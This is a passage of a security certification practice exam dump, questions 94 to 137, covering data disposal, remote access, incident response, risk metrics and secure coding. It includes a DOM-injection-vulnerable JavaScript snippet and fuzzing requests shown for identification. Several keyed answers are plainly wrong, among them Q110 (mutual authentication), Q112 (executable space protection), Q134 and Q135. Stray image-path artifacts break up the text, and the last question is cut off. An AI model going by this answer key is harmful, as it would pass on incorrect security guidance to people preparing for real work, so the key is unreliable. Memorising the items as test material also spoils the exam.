During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredder, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system drives once they are disposed of?

A. Overwriting all HDD blocks with an alternating series of data.
B. Physically disabling the HDDs by removing the drive head.
C. Demagnetizing the hard drive using a degausser.
D. Deleting the UEFI boot loaders from each HDD.

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 94
A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs.

Which of the following is the MOST appropriate order of steps to be taken?

A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

A. KRI:
   - Compliance with regulations
   - Backlog of unresolved security investigations
   - Severity of threats and vulnerabilities reported by sensors
   - Time to patch critical issues on a monthly basis
   KPI:
   - Time to resolve open security items
   - % of suppliers with approved security control frameworks
   - EDR coverage across the fleet
   - Threat landscape rating
B. KRI:

- EDR coverage across the fleet
- Backlog of unresolved security investigations
- Time to patch critical issues on a monthly basis
- Threat landscape rating

KPI:
- Time to resolve open security items
- Compliance with regulations
- % of suppliers with approved security control frameworks
- Severity of threats and vulnerabilities reported by sensors

C. KRI:
- EDR coverage across the fleet
- % of suppliers with approved security control framework
- Backlog of unresolved security investigations
- Threat landscape rating

KPI:
- Time to resolve open security items
- Compliance with regulations
- Time to patch critical issues on a monthly basis
- Severity of threats and vulnerabilities reported by sensors

D. KPI:
- Compliance with regulations
- % of suppliers with approved security control frameworks
- Severity of threats and vulnerabilities reported by sensors
- Threat landscape rating

KRI:
- Time to resolve open security items
- Backlog of unresolved security investigations
- EDR coverage across the fleet
- Time to patch critical issues on a monthly basis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
D. Hire an experienced, full-time information security team to run the startup company's information security department.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

A. the collection of data as part of the continuous monitoring program.
B. adherence to policies associated with incident response.
C. the organization's software development life cycle.
D. changes in operating systems or industry trends.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
An engineer needs to provide access to company resources for several offshore contractors. The contractors require:

- Access to a number of applications, including internal websites
- Access to database data and the ability to manipulate it
- The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

A. VTC
B. VRRP
C. VLAN
D. VDI
E. VPN
F. Telnet

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

A. Code repositories
B. Security requirements traceability matrix
C. Software development lifecycle
D. Roles matrix
E. Implementation guide

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.

C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffic.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
An administrator is working with management to develop policies related to the use of the cloud-based resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

A. MDM
B. Sandboxing
C. Mobile tokenization
D. FDE
E. MFA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

```
TCP 80 open
TCP 443 open
TCP 1434 filtered
```

The penetration tester then used a different tool to make the following requests:

```
GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF
```

Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impact.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
An organization, which handles large volumes of PII, allows mobile devices that can process, store, and transmit PII and other sensitive data to be issued to

employees. Security assessors can demonstrate recovery and decryption of remnant sensitive data from device storage after MDM issues a successful wipe command. Assuming availability of the controls, which of the following would BEST protect against the loss of sensitive data in the future?

A. Implement a container that wraps PII data and stores keying material directly in the container's encrypted application space.
B. Use encryption keys for sensitive data stored in an eFuse-backed memory space that is blown during remote wipe.
C. Issue devices that employ a stronger algorithm for the authentication of sensitive data stored on them.
D. Procure devices that remove the bootloader binaries upon receipt of an MDM-issued remote wipe command.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
A security analyst is reviewing the following company requirements prior to selecting the appropriate technical control configuration and parameter:

RTO:	2 days
RPO:	36 hours
MTTR:	24 hours
MTBF:	60 days

Which of the following solutions will address the RPO requirements?

A. Remote Syslog facility collecting real-time events
B. Server farm behind a load balancer delivering five-nines uptime
C. Backup solution that implements daily snapshots
D. Cloud environment distributed across geographic regions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A recent overview of the network's security and storage applications reveals a large amount of data that needs to be isolated for security reasons. Below are the critical applications and devices configured on the network:

- Firewall
- Core switches
- RM server
- Virtual environment
- NAC solution

The security manager also wants data from all critical applications to be aggregated to correlate events from multiple sources. Which of the following must be configured in certain applications to help ensure data aggregation and data isolation are implemented on the critical applications and devices? (Choose two.)

A. Routing tables
B. Log forwarding
C. Data remanants
D. Port aggregation
E. NIC teaming
F. Zones

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
A system owner has requested support from data owners to evaluate options for the disposal of equipment containing sensitive data. Regulatory requirements state the data must be rendered unrecoverable via logical means or physically destroyed.

Which of the following factors is the regulation intended to address?

A. Sovereignty
B. E-waste
C. Remanence
D. Deduplication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
During a criminal investigation, the prosecutor submitted the original hard drive from the suspect's computer as evidence. The defense objected during the trial proceedings, and the evidence was rejected. Which of the following practices should the prosecutor's forensics team have used to ensure the suspect's data would be admissible as evidence? (Select TWO.)

A. Follow chain of custody best practices
B. Create an identical image of the original hard drive, store the original securely, and then perform forensics only on the imaged drive.
C. Use forensics software on the original hard drive and present generated reports as evidence
D. Create a tape backup of the original hard drive and present the backup as evidence
E. Create an exact image of the original hard drive for forensics purposes, and then place the original back in service

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
After several industry competitors suffered data loss as a result of cyberattacks, the Chief Operating Officer (COO) of a company reached out to the information security manager to review the organization's security stance. As a result of the discussion, the COO wants the organization to meet the following criteria:

- Blocking of suspicious websites
- Prevention of attacks based on threat intelligence
- Reduction in spam
- Identity-based reporting to meet regulatory compliance
- Prevention of viruses based on signature
- Protect applications from web-based threats

Which of the following would be the BEST recommendation the information security manager could make?

A. Reconfigure existing IPS resources
B. Implement a WAF
C. Deploy a SIEM solution
D. Deploy a UTM solution
E. Implement an EDR platform

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
A company's chief cybersecurity architect wants to configure mutual authentication to access an internal payroll website. The architect has asked the administration team to determine the configuration that would provide the best defense against MITM attacks. Which of the following implementation approaches would BEST support the architect's goals?

A. Utilize a challenge-response prompt as required input at username/password entry.
B. Implement TLS and require the client to use its own certificate during handshake.
C. Configure a web application proxy and institute monitoring of HTTPS transactions.
D. Install a reverse proxy in the corporate DMZ configured to decrypt TLS sessions.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
With which of the following departments should an engineer for a consulting firm coordinate when determining the control and reporting requirements for storage of sensitive, proprietary customer information?

A. Human resources
B. Financial
C. Sales
D. Legal counsel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A company wants to confirm sufficient executable space protection is in place for scenarios in which malware may be attempting buffer overflow attacks. Which of the following should the security engineer check?

A. NX/XN
B. ASLR

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

C. strcpy
D. ECC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

A. NDA
B. MOU
C. BIA
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
Developers are working on a new feature to add to a social media platform. The new feature involves users uploading pictures of what they are currently doing. The data privacy officer (DPO) is concerned about various types of abuse that might occur due to this new feature. The DPO states the new feature cannot be released without addressing the physical safety concerns of the platform's users.

Which of the following controls would BEST address the DPO's concerns?

A. Increasing blocking options available to the uploader
B. Adding a one-hour delay of all uploaded photos
C. Removing all metadata in the uploaded photo file
D. Not displaying to the public who uploaded the photo
E. Forcing TLS for all connections on the platform

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A Chief Information Security Officer (CISO) is reviewing the controls in place to support the organization's vulnerability management program. The CISO finds patching and vulnerability scanning policies and procedures are in place. However, the CISO is concerned the organization is siloed and is not maintaining awareness of new risks to the organization. The CISO determines systems administrators need to participate in industry security events. Which of the following is the CISO looking to improve?

A. Vendor diversification
B. System hardening standards
C. Bounty programs
D. Threat awareness
E. Vulnerability signatures

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Following a recent data breach, a company has hired a new Chief Information Security Officer (CISO). The CISO is very concerned about the response time to the previous breach and wishes to know how the security team expects to react to a future attack. Which of the following is the BEST method to achieve this goal while minimizing disruption?

A. Perform a black box assessment
B. Hire an external red team audit
C. Conduct a tabletop exercise.
D. Recreate the previous breach.
E. Conduct an external vulnerability assessment.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
An organization's Chief Financial Officer (CFO) was the target of several different social engineering attacks recently. The CFO has subsequently worked closely with the Chief Information Security Officer (CISO) to increase awareness of what attacks may look like. An unexpected email arrives in the CFO's inbox from a familiar name with an attachment. Which of the following should the CISO task a security analyst with to determine whether or not the attachment is safe?


A. Place it in a malware sandbox.
B. Perform a code review of the attachment.
C. Conduct a memory dump of the CFO's PC.
D. Run a vulnerability scan on the email server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A Chief Information Security Officer (CISO) is reviewing technical documentation from various regional offices and notices some key differences between these

groups. The CISO has not discovered any governance documentation. The CISO creates the following chart to visualize the differences among the networking used:



	Switch Vendor	Trunking Protocol	Minimum Cabling Requirement	Active Support
Group A	Vendor 1	802.1q	Cat 5E	YES
Group B	Vendor 1	ISL	Cat 5E	YES
Group C	Vendor 2	802.1q	Cat 5	NO
Group D	Vendor 2	802.1q	Cat 5	YES

Which of the following would be the CISO's MOST immediate concern?

A. There are open standards in use on the network.
B. Network engineers have ignored defacto standards.
C. Network engineers are not following SOPs.
D. The network has competing standards in use.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A security architect has been assigned to a new digital transformation program. The objectives are to provide better capabilities to customers and reduce costs. The program has highlighted the following requirements:

1. Long-lived sessions are required, as users do not log in very often.
2. The solution has multiple SPs, which include mobile and web applications.
3. A centralized IdP is utilized for all customer digital channels.
4. The applications provide different functionality types such as forums and customer portals.
5. The user experience needs to be the same across both mobile and web-based applications.

Which of the following would BEST improve security while meeting these requirements?


A. Social login to IdP, securely store the session cookies, and implement one-time passwords sent to the mobile device
B. Certificate-based authentication to IdP, securely store access tokens, and implement secure push notifications.

C. Username and password authentication to IdP, securely store refresh tokens, and implement context-aware authentication.
D. Username and password authentication to SP, securely store Java web tokens, and implement SMS OTPs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
Given the following:



```
//TODO - should this be odbc or jdbc?
var odbcString = getParameterByName (“queryString”, “dbConnector”);
doc.innerHTML = “DB connector: <b>” + odbcString + “</b>”;
document.body.appendChild (doc);
```

Which of the following vulnerabilities is present in the above code snippet?


A. Disclosure of database credential
B. SQL-based string concatenation
C. DOM-based injection
D. Information disclosure in comments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 121
A security analyst, who is working in a Windows environment, has noticed a significant amount of IPv6 traffic originating from a client, even though IPv6 is not currently in use. The client is a stand-alone device, not connected to the AD that manages a series of SCADA devices used for manufacturing. Which of the following is the appropriate command to disable the client’s IPv6 stack?

A.




```
C:\>netsh ipsec static set policy name=MYIPPolicy /v Disable TCPIP6
```

B.




```
C:\>reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\IPV6” /v disallowRun /t
REG_DWORD /d “0000001” /f
```

C.



```
C:\>reg add HKLM\system\CurrentControlSet\services\TCPIP6\Parameters /v DisabledComponents
/t REG_DWORD /d 255 /f
```

D.




```
C:\>reg add ‘HKLM\SYSTEM\CurrentControlSet\IPV6” /f /v fDenyIPV6Connections /t
```

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
When reviewing KRIs of the email security appliance with the Chief Information Security Officer (CISO) of an insurance company, the security engineer notices the following:



Month	Encrypted Email	Unencrypted Email	Contains PII
1	200	0	0
2	230	10	5
3	185	15	10
4	198	60	40
5	204	75	45


Which of the following measures should the security engineer take to ensure PII is not intercepted in transit while also preventing interruption to business?

A. Quarantine emails sent to external domains containing PII and release after inspection.
B. Prevent PII from being sent to domains that allow users to sign up for free webmail.
C. Enable transport layer security on all outbound email communications and attachments.
D. Provide security awareness training regarding transmission of PII.

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:

QUESTION 123
A security administrator is troubleshooting RADIUS authentication issues from a newly implemented controller-based wireless deployment. The RADIUS server contains the following information in its logs:



```
A RADIUS message was received from the invalid RADIUS client IP address 10.35.55.10
```

Based on this information, the administrator reconfigures the RADIUS server, which results in the following log data:



```
An Access-Request was received from RADIUS client 10.35.55.10
with a Message-Authenticator attribute that is not valid
```

To correct this error message, the administrator makes an additional change to the RADIUS server. Which of the following did the administrator reconfigure on the RADIUS server? (Choose two.)

A. Added the controller address as an authorized client
B. Registered the RADIUS server to the wireless controller
C. Corrected a mismatched shared secret
D. Renewed the expired client certificate
E. Reassigned the RADIUS policy to the controller
F. Modified the client authentication method

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A Chief Information Security Officer (CISO) is developing a new BIA for the organization. The CISO wants to gather requirements to determine the appropriate RTO and RPO for the organization's ERP. Which of the following should the CISO interview as MOST qualified to provide RTO/RPO metrics?

A. Data custodian
B. Data owner
C. Security analyst
D. Business unit director
E. Chief Executive Officer (CEO)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
A Chief Information Security Officer (CISO) requests the following external hosted services be scanned for malware, unsecured PII, and healthcare data:

- Corporate intranet site
- Online storage application
- Email and collaboration suite

Security policy also is updated to allow the security team to scan and detect any bulk downloads of corporate data from the company's intranet and online storage site. Which of the following is needed to comply with the corporate security policy and the CISO's request?

A. Port scanner
B. CASB
C. DLP agent
D. Application sandbox
E. SCAP scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
Several recent ransomware outbreaks at a company have cost a significant amount of lost revenue. The security team needs to find a technical control mechanism

that will meet the following requirements and aid in preventing these outbreaks:

- Stop malicious software that does not match a signature
- Report on instances of suspicious behavior
- Protect from previously unknown threats
- Augment existing security capabilities

Which of the following tools would BEST meet these requirements?

A. Host-based firewall
B. EDR
C. HIPS
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
A company that has been breached multiple times is looking to protect cardholder data. The previous undetected attacks all mimicked normal administrative-type behavior. The company must deploy a host solution to meet the following requirements:

- Detect administrative actions
- Block unwanted MD5 hashes
- Provide alerts
- Stop exfiltration of cardholder data

Which of the following solutions would BEST meet these requirements? (Choose two.)

A. AV
B. EDR
C. HIDS
D. DLP
E. HIPS
F. EFS

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A security engineer is employed by a hospital that was recently purchased by a corporation. Throughout the acquisition process, all data on the virtualized file servers must be shared by departments within both organizations. The security engineer considers data ownership to determine:

A. the amount of data to be moved.
B. the frequency of data backups.
C. which users will have access to which data
D. when the file server will be decommissioned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 129
A legacy web application, which is being used by a hospital, cannot be upgraded for 12 months. A new vulnerability is found in the legacy application, and the networking team is tasked with mitigation. Middleware for mitigation will cost $100,000 per year. Which of the following must be calculated to determine ROI? (Choose two.)

A. ALE
B. RTO
C. MTBF
D. ARO
E. RPO

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
A security engineer is assisting a developer with input validation, and they are studying the following code block:



```
string accountIdRegexp = “TODO, help!”;
private   static   final   Pattern   accountIdPattern   =   Pattern.compile
(“accountIdRegexp”);
String accountId = request.getParameter(“accountNumber”);
if (!accountIdPattern.matcher(accountId).matches() {
      System.out.println(“account ID format incorrect”);
} else {
      // continue
}
```

The security engineer wants to ensure strong input validation is in place for customer-provided account identifiers. These identifiers are ten-digit numbers. The developer wants to ensure input validation is fast because a large number of people use the system.

Which of the following would be the BEST advice for the security engineer to give to the developer?

A. Replace code with Java-based type checks
B. Parse input into an array
C. Use regular expressions
D. Canonicalize input into string objects before validation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A network printer needs Internet access to function. Corporate policy states all devices allowed on the network must be authenticated. Which of the following is the MOST secure method to allow the printer on the network without violating policy?

A. Request an exception to the corporate policy from the risk management committee
B. Require anyone trying to use the printer to enter their username and password

C. Have a help desk employee sign in to the printer every morning

D. Issue a certificate to the printer and use certificate-based authentication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
The Chief Information Security Officer (CISO) of an e-retailer, which has an established security department, identifies a customer who has been using a fraudulent credit card. The CISO calls the local authorities, and when they arrive on-site, the authorities ask a security engineer to create a point-in-time copy of the running database in their presence. This is an example of:

A. creating a forensic image

B. deploying fraud monitoring

C. following a chain of custody

D. analyzing the order of volatility

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
A systems administrator receives an advisory email that a recently discovered exploit is being used in another country and the financial institutions have ceased operations while they find a way to respond to the attack. Which of the following BEST describes where the administrator should look to find information on the attack to determine if a response must be prepared for the systems? (Choose two.)

A. Bug bounty websites

B. Hacker forums

C. Antivirus vendor websites

D. Trade industry association websites


E. CVE database

F. Company's legal department

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
A newly hired Chief Information Security Officer (CISO) is reviewing the organization's security budget from the previous year. The CISO notices $100,000 worth of fines were paid for not properly encrypting outbound email messages. The CISO expects next year's costs associated with fines to double and the volume of messages to increase by 100%. The organization sent out approximately 25,000 messages per year over the last three years. Given the table below:



Security product	Hardware price	Installation fee	Cost per message	Throughput	MTBF
DLP Vendor A	$50,000	$25,000	$1	100Mbps	10000 hours
DLP Vendor B	$38,000	$10,000	$2	50Mbps	8000 hours
DLP Vendor C	$45,000	$30,000	$1	70Mbps	7000 hours
DLP Vendor D	$40,000	$60,000	$0.50	100Mbps	7000 hours


Which of the following would be BEST for the CISO to include in this year's budget?

A. A budget line for DLP Vendor A
B. A budget line for DLP Vendor B
C. A budget line for DLP Vendor C
D. A budget line for DLP Vendor D
E. A budget line for paying future fines

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
While investigating suspicious activity on a server, a security administrator runs the following report:



```
File system integrity check report
Total number of files:      3321
Added files:                12
Removed files:              0
Changed files:              1

Change files:
changed: /etc/passwd
---------------------------------------------
Detailed information about changes:
File: /etc/passwd
Perm: -rw-r--r-- , -rw-r--rw-
Hash: md5:ab8e9acb928dfac35de2ac2bef918cae,md5:def9a24cdb68deaf4cb15acfed93eedb
```

In addition, the administrator notices changes to the /etc/shadow file that were not listed in the report. Which of the following BEST describe this scenario? (Choose two.)

A. An attacker compromised the server and may have used a collision hash in the MD5 algorithm to hide the changes to the /etc/shadow file

B. An attacker compromised the server and may have also compromised the file integrity database to hide the changes to the /etc/shadow file

C. An attacker compromised the server and may have installed a rootkit to always generate valid MD5 hashes to hide the changes to the /etc/shadow file

D. An attacker compromised the server and may have used MD5 collision hashes to generate valid passwords, allowing further access to administrator accounts on the server

E. An attacker compromised the server and may have used SELinux mandatory access controls to hide the changes to the /etc/shadow file

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization’s incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review

B. Root cause analysis

C. Incident audit

D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
A company's security policy states any remote connections must be validated using two forms of network-based authentication. It also states local administrative accounts should not be used for any remote access. PKI currently is not configured within the network. RSA tokens have been provided to all employees, as well as a mobile application that can be used for 2FA authentication. A new NGFW has been installed within the network to provide security for external connections, and the company has decided to use it for VPN connections as well. Which of the following should be configured? (Choose two.)

A. Certificate-based authentication

B. TACACS+

C. 802.1X

D. RADIUS

E. LDAP

F. Local user database

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
